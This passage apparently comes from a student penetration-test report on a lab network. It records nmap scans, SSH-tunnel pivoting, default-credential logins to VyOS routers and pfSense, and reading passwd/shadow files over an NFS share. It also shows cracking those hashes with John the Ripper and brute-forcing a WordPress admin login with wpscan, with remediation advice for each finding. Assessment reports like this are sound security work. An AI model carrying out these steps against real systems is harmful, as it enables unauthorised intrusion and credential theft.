3.17: The network 13.13.13.0/24 was scanned after the ssh tunnel was created. This was done with the command **nmap -sT -sV 13.13.13.0/24**. The scan discovered a host with the network address of 13.13.13.13 with the ssh port open. Figure 3.20 shows the results of the nmap scan.

```
root@kali:~# nmap -sT -sV 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 11:02 EST
Nmap scan report for 13.13.13.12
Host is up (0.018s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.019s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.20: results from the tcp scan against the 13.13.13.0/24 subnet.

3.18: The next step done was a TCP scan against the subnet 192.168.0.228/30. This was done using the command **nmap -sT -sV 192.168.0.228/30**. The scan discovered a new interface with the network address 192.168.0.230. Figure 3.21 below shows the results of the scan.

```
root@kali:~# nmap -sT -sV 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 08:40 EST
Nmap scan report for 192.168.0.229
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0076s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 3.21: Nmap TCP scan for 192.168.0.228/30 subnet discovered a new interface.

3.19: The next step done was a UDP scan against the subnet 192.168.0.228/30. This scan was started with the command **nmap -sU -sV –top-ports 1000 192.168.0.228/30**. Figure 3.22 below shows the full results from the UDP scan.

Figure 3.22: Results from the UDP scan against the subnet 192.168.0.228.

3.20: After exploiting the router interface 192.168.0.230 (see section 4.10 in vulnerabilities) the command **show interfaces** and **netstat -ltun**. The show interfaces command discovered two more interfaces with network addresses of eth4 192.168.0.129/27 and eth5 192.168.0.233/30. Figure 3.23 shows the results from the show interfaces command and figure 3.24 shows the results from the netstat -ltun command.




Figure 3.23: The command show interfaces in the telnet session reveals two new interfaces.




Figure 3.24: Open ports on each interface on the third router.

3.21: The next step was to tcp scan the subnet 192.168.0.128/27. This was done with the command **nmap -sT -sV 192.168.0.128/27**. The nmap scan discovered a new host with tcp ports open with a network address of 192.168.0.130/27. Figure 3.25 below shows the results of the tcp scan.

```
root@kali:~# nmap -sT -sV 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 08:37 EST
Nmap scan report for 192.168.0.129
Host is up (0.0098s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.016s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.25: nmap tcp scan against the subnet 192.168.0.127/27.

3.22: The next step was to udp scan the 192.168.0.128/27 subnet. The command used was **nmap -sU -sV –top-ports 1000 192.168.0.128/27**. The results of the scan can be found in figure 3.26 below.

```
root@kali:~# nmap -sU -sV --top-ports 1000 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 08:51 EST
Nmap scan report for 192.168.0.129
Host is up (0.0028s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.130
Host is up (0.0030s latency).
Not shown: 949 closed ports, 47 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
814/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery
```

Figure 3.26: nmap udp scan against subnet 192.168.0.127/27

3.23: The next step was to tcp scan 192.168.0.232/30 which is the subnet the 192.168.0.233 interface is connected to. This was done with the command **nmap -sT -sV 192.168.0.232/30**. However, the scan results only showed ports for the interface 192.168.0.233 which indicated 192.168.0.234 was protected by a firewall. Figure 3.27 below shows the result of the scan.

```
root@kali:~# nmap -sT -sV 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-26 10:30 EST
Nmap scan report for 192.168.0.233
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 3.27: scanning the subnet 192.168.0.232 only reveals the interface 192.168.0.233

3.24: The subnet 192.168.0.240/30 was discovered in the ospf area of the first router, so it was tcp scanned next. This was done with the command **nmap -sT -sV 192.168.0.240/30**. The scan revealed a new host with the network address of 192.168.0.242. The ip address 192.168.0.241 is missing from the scan which indicates the host is protected by a firewall like 192.168.0.233. The host had the ports ssh and http open. Figure 3.28 below shows the result of the scan.

```
root@kali:~# nmap -sT -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-26 10:46 EST
Nmap scan report for 192.168.0.242
Host is up (0.0079s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.28: the scan reveals the host 192.168.0.242 but 192.168.0.241 is missing from the scan.

3.25.1: After reviewing the ospf area for router 1, the subnet's 192.168.0.64/27 and 192.168.0.96/27 were discovered. However, the scans failed to detect any active hosts when they were scanned with NMAP. This meant these subnets were probably behind the router with the firewall. To access potential hosts on these subnets, a ssh tunnel was created from the host 192.168.0.242 once root access was achieved (see section 4). The host 192.168.0.242 was chosen because it is the only active host behind the firewall which can be scanned.

3.25.2: The first step was to enable ssh tunnelling on the host 192.168.0.240. This was done with the command **cat /etc/ssh/sshd_config**, typing **PermitTunnel yes** in #Authentication and restarting the ssh service with the command **service ssh restart**. The ssh tunnel was started with the command **ssh -w 1:1 root@192.168.0.242**. The tunnel was then given an address with the commands **ip addr add 1.1.1.1/30 dev tun1** and **ip link set tun1 up**. The same steps were performed on the client side with the commands **ip addr add 1.1.1.2/30 dev tun1** and **ip link set tun1 up**. The next command was used to enable IPv4 routing on the host 192.168.0.242. This was done with the command **echo 1 > /proc/sys/net/ipv4/conf/all/forwarding.** The next step was to configure NAT to the interface eth0. This was done with the command **ip tables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE.** The command **ping -c 4 1.1.1.2** was used next in order to check if packets were being received. The final step was to create the routes to the subnets and 192.168.0.241. This was done with the commands **route add -net 192.168.0.64/27 tun1, route add -net 192.168.0.96/27 tun1** and **route add -host 192.168.0.241 tun1.** Once the ssh tunnel was set up, it was then possible to scan the rest of the network. The screenshots below show the steps used to create the ssh tunnel.

```
root@kali:~# ssh -w 1:1 root@192.168.0.242
```

Figure 3.29: command used to start the ssh tunnel

```
root@xadmin-virtual-machine:~# cat /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 3.30:

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.1/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
```

Figure 3.31:

```
root@kali:~# ip addr add 1.1.1.2/30 dev tun1
root@kali:~# ip link set tun1 up
```

Figure 3.32:

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.33:

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun1
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun1
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun1
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
```

Figure 3.34:

3.26: Once the ssh tunnel was made the subnet 192.168.0.64/27 was scanned. This was done with the command **nmap -sT -sV 192.168.0.64/27**. The scan discovered a new host with the network address of 192.168.0.66. However, the ip address 192.168.0.65 was missing from the scan which meant additional ssh tunneling may be needed. Figure 3.35 below shows the full results of the tcp scan.

```
root@kali:~# nmap -sT -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 07:03 EST
Nmap scan report for 192.168.0.66
Host is up (0.015s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.35: scanning 192.168.0.64 revealed a new host on the subnet.

3.27: The next step was to scan the top 1000 udp ports on the subnet 192.168.0.64/27. This was done with the command **nmap -sU -sV –top-ports 1000 192.168.0.64/27**. Figure 3.36 below shows the full results of the udp scan.

```
root@kali:~# nmap -sU -sV --top-ports 1000 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 07:06 EST
Nmap scan report for 192.168.0.66
Host is up (0.0043s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
999/udp  open          rpcbind 2-4 (RPC #100000)
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery
```

Figure 3.36: udp scan on the subnet 192.168.0.64

3.28: The next step that was done was to tcp scan the hosts on the subnet 192.168.0.96/27. This was done with the command **nmap -sT -sV 192.168.0.96/27**. However, figure 3.37 below shows the scan failed to detect any hosts that were up on the subnet.

```
root@kali:~# nmap -sT -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 07:04 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.47 seconds
root@kali:~#
```

Figure 3.37: no hosts were found on the subnet 192.168.0.96

3.29: The interface 192.168.0.241 was tcp scanned next. This was done with the nmap command **nmap -sT -sV 192.168.0.241**. Figure 3.38 below shows the results of the scan.

```
root@kali:~# nmap -sT -sV 192.168.0.241
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 07:05 EST
Nmap scan report for 192.168.0.241
Host is up (0.0039s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: NOTIMP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following
Fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/23%Time=5FE33298%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07version
SF:\x04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x04\0\
SF:0\0\0\0\0\0");
```

Figure 3.38: tcp ports open on the interface 192.168.0.241

3.30: After exploiting the host 192.168.0.66 (see section 4.13 in vulnerabilities) an additional nested ssh tunnel was created in order to scan more subnets that were protected by the firewall. The host 192.168.0.66 became a pivot point for a nested ssh tunnel starting from the host 192.168.0.242. The first step was to delete the subnets connected to already tun1 because this was the tunnel that the host 192.168.0.66 was connected to. This was done with the commands **route delete -net 192.168.0.64/27 tun1** and **route delete -net 192.168.0.96/27 tun1.** The next step was to start the tunnel on the host 192.168.0.66. This was done with the command **ssh -w 2:2 -i .ssh/id_rsa root@192.168.0.66.** The next step was to give the tunnel a network address. This was done with the commands **ip addr add 2.2.2.1/30 dev tun2** and **ip link set tun2 up**. The same commands were used on the client side, except the network address for the client side was set as 2.2.2.2/30 not 2.2.2.1/30. The next step was to enable port forwarding. This was done with the command **echo 1 > /proc/sys/net/ipv4/conf/all/forwarding.** The next step was to configure NAT to the interface eth0. This was done with the command **ip tables -t nat -A POSTROUTING -s 2.2.2.0/30 -o eth0 -j MASQUERADE.** The final step was to create the routes to the host 192.168.0.66 and the subnets 192.168.0.64/27 and 192.168.0.96/27. This was done with the commands **route add -host 192.168.0.66 tun1, route add -net 192.168.0.64/27 tun2, route add -net 192.168.0.96/27 tun2.**

3.31: The next step after the second ssh tunnel was started was to scan the subnet 192.168.0.96/27 again. This was done with the command **nmap -sT -sV 192.168.0.96/27.** The tcp scan revealed two new interfaces with the ip addresses of 192.168.0.97 and 192.168.0.98. Figure 3.39 below shows the result of the tcp scan.

```
root@kali:~# nmap -sT -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-23 07:57 EST
Nmap scan report for 192.168.0.97
Host is up (0.015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0078s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/23%Time=5FE33EE3%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0*)%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");
```

Figure 3.39: tcp scan revealed two new interfaces on the subnet.

3.32: The next step was after exploiting the interface 192.168.0.97 (see section 4.14 in vulnerabilities) was to identify all the interfaces connected to the router as well their open ports. This was done with the command **show interfaces** and **netstat -ltun**. Figure 3.40 below shows the interfaces connected to the router and figure 3.41 shows the open ports for each interface.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth2             192.168.0.97/27                   u/u
eth3             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$ sudo su -
root@vyos:~#
```

Figure 3.40: interfaces on the fifth router

```
root@vyos:~# netstat -ltun
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
udp        0      0 192.168.0.65:123        0.0.0.0:*
udp        0      0 192.168.0.97:123        0.0.0.0:*
udp        0      0 4.4.4.4:123             0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp6       0      0 fe80::215:5dff:fe00:123 :::*
udp6       0      0 fe80::215:5dff:fe00:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
udp6       0      0 :::161                  :::*
root@vyos:~#
```

Figure 3.41: the main tcp/ udp ports open on each interface

3.33: The command **show ip route** was used next in order to view the routing table. This command was useful because it showed what interface each subnet was connected to. The results showed that the only subnet connected to eth3 192.168.0.65 was 192.168.0.64/27. This indicated that there were no more hosts in that direction. The screenshot figure 3.42 shows the results of the command.

```
root@vyos:~# show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 01:33:22
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 01:33:22
O   192.168.0.64/27 [110/10] is directly connected, eth3, 01:36:11
C>* 192.168.0.64/27 is directly connected, eth3
O   192.168.0.96/27 [110/10] is directly connected, eth2, 01:36:11
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 01:33:22
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 01:33:22
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 01:33:22
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 01:33:22
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 01:33:26
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 01:33:26
root@vyos:~#
```

Figure 3.42: the routing table for the fifth router.

3.34: The interface 192.168.0.98 had port 80 open which meant a web browser could be used to browse to this IP address. Browsing to the ip address showed that the router was using Pfsense. This was the firewall that was blocking all scans to the hosts behind it. After logging in using the default credentials, all the interfaces names on the router were shown. The interface 192.168.0.241 was the interface to the DMZ (demilitarized zone). The interface 192.168.0.234 was the interface to the WAN. The interface 192.168.0.98 was an interface to a LAN. The screenshot Figure 3.43 shows the Pfsense dashboard and all the interfaces connected to the router.




Figure 3.43: Pfsense dashboard with the interfaces shown in the top right corner.

4 SECURITY VULNERABILITIES AND COUNTERMEASURES

4.1: The router with the loopback address of 1.1.1.1 was the first device exploited on the network. The router was exploited through the interface eth5 192.168.0.193. The tcp scans showed the router was a vyos router with the telnet port open. The first step was to see if it was possible to connect with telnet to this interface. Figure below shows this. It was discovered that it was possible to connect with telnet. This meant it was possible to log in to the router with default credentials. The default credentials are vyos for the username and vyos for the password. Using these credentials, it was possible to login to the router and get root. This was done with the command **telnet 192.168.0.193** and **sudo su -**.

To fix this vulnerability the admin needs to make sure that port 23(telnet) is closed. This is because the credentials will be unencrypted. The admin should also make sure the vyos routers aren't using default credentials. Figure 4.2 below shows the vulnerability.




Figure 4.1: it was possible to connect with telnet




Figure 4.2: vulnerability for the first router.

4.2: The host with the ip address 192.168.0.215 was exploited next. The tcp scans showed the Linux machine had the ssh and nfs ports open. The first step was to see if it was possible to connect to this host with ssh. This was done with the command **ssh 192.168.0.215**. The results showed that it was possible to connect to this host with ssh. The next step was to use the **show mount** command to see which folder is shared. The next step was to create a folder on the desktop where the mount will be located. This was done with the command **mount -t nfs 192.168.0.215:/ NFS215.** The next step was to find the passwd and shadow files in the nfs folder. These files were in the folder NFS215/etc. The next step was to use unshadow in order to create a password hash file that can be cracked with john the ripper. This was done with the command **unshadow** and **unshadow NFS215/etc/passwd NFS/etc/shadow > FileToCrack215.** John the ripper was used to dictionary attack the password hashes for the host 192.168.0.215. This was done with the **john FileToCrack215 –wordlist=/usr/share/wordlists/rockyou.txt.** John the ripper cracked the password for the username xadmin. The password for this user was plums. The final step was to login

to the host using the ssh port and elevate privileges to root. This was done with the command **ssh xadmin@192.168.0.215** and **sudo su -.**

To fix this vulnerability the admin needs to make sure passwords are not short dictionary words. The admin also needs to make sure that the root and home folders aren't accessible to the shared folders. The administrator will have to make a separate shared folder. The screenshots below show the results from the commands.

```
root@kali:~# ssh 192.168.0.215
The authenticity of host '192.168.0.215 (192.168.0.215)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.215' (ECDSA) to the list of known hosts.
root@192.168.0.215's password:
```

Figure 4.3: it was possible to connect to this host with ssh.

```
root@kali:~# unshadow
Created directory: /root/.john
Usage: unshadow PASSWORD-FILE SHADOW-FILE
```

Figure 4.4: start unshadow.

```
root@kali:~/Desktop# unshadow NFS215/etc/passwd NFS215/etc/shadow > FileToCrack215
```

Figure 4.5: unshadow was used to combine the passwd and shadow files for john the ripper.

```
root@kali:~/Desktop# john FileToCrack215 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:06:24 DONE (2020-12-17 06:51) 0.002597g/s 436.2p/s 436.2c/s 436.2C/s prentiss..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure 4.6: start john the ripper.

```
root@kali:~# ssh xadmin@192.168.0.215
xadmin@192.168.0.215's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Dec 17 11:53:19 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

Figure 4.7: login to xadmin with the password plums and elevate privileges to root.

4.3: The next device that was exploited was the host 172.16.221.237. The tcp scans showed port 80(http) open which indicated this device was hosting a webserver. The next step was to use dirb to find hidden files on the website. After dirb was finished scanning it showed wordpress and an admin page call wp-admin was running on the website under the directory http://172.16.221.237/wordpress/wp-admin. However, it wasn't possible to login with default admin credentials. The next step was to use wp scan to crack the username and password for the wordpress. This was done with the command **wpscan –url http://172.16.221.237 –password /usr/share/wordlists/metasploit/password.lst/.** Wpscan showed the admin password was zxc123. This password is very insecure because it is only 6 characters long.

To fix this vulnerability the admin needs to make a much longer password than the one which is currently used. The screenshots below show the results of the commands used. The full results from dirb can be found under 6.2.1 in appendix 6.2.

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
```

Figure 4.8: Dirb showed the website was using wordpress

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / zxc Time: 02:48:06 <==========================================================

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

Figure 4.9: username and password for the admin area.

